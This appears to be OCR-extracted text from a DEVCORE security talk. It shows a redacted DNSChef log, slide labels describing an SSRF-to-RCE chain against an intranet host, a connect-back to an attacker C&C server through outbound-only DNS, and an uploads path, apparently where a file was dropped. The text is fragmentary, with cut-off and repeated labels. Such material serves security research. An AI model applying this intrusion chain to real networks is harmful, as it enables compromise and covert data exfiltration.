(12:15:01) [*] DNSChef started on interface: 0.0.0.0
(12:15:01) [*] Using the following nameservers: 8.8.8.8
(12:15:01) [*] [redacted]
(12:15:04) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
(12:15:04) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
(12:15:04) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
(12:15:05) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
(12:15:05) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
(12:15:05) [*] [redacted] proxying the response of type 'AAAA' for [redacted].dc.[redacted]
(12:15:05) [*] [redacted] proxying the response of type 'AAAA' for [redacted].dc.[redacted]
(12:15:05) [*] [redacted] proxying the response of type 'AAAA' for [redacted].dc.[redacted]
(12:15:06) [*] [redacted] proxying the response of type 'AAAA' for [redacted].dc.[redacted]
(12:15:06) [*] [redacted] proxying the response of type 'AAAA' for [redacted].dc.[redacted]
(12:15:06) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
(12:15:06) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
(12:15:06) [*] [redacted] proxying the response of type 'A' for [redacted].dc.[redacted]
```

Received DNS query

DEVCORE SECURITY CONSULTING


Attacker C&C Server
Connect back to attacker's C2!
But only allow
outbound DNS traffic
WWW
SSRF
Send
RCE exploit
10.20.6.18
example.com
Internet
Firewall
Intranet

Attacker C


ker's C2!

ic

Internet

Firewall

Intranet



Attacker C&C Server

prd.example.com

example.com

Some relation between these two hosts

10.20.6.18

Internet

Firewall

Intranet


10.20.6.18

- /pmnt/Server/webapps/keyword/uploads/


prd.example.com


- http://prd.example.com/keyword/uploads/


http://prd.example.com/keyword/uploads/a

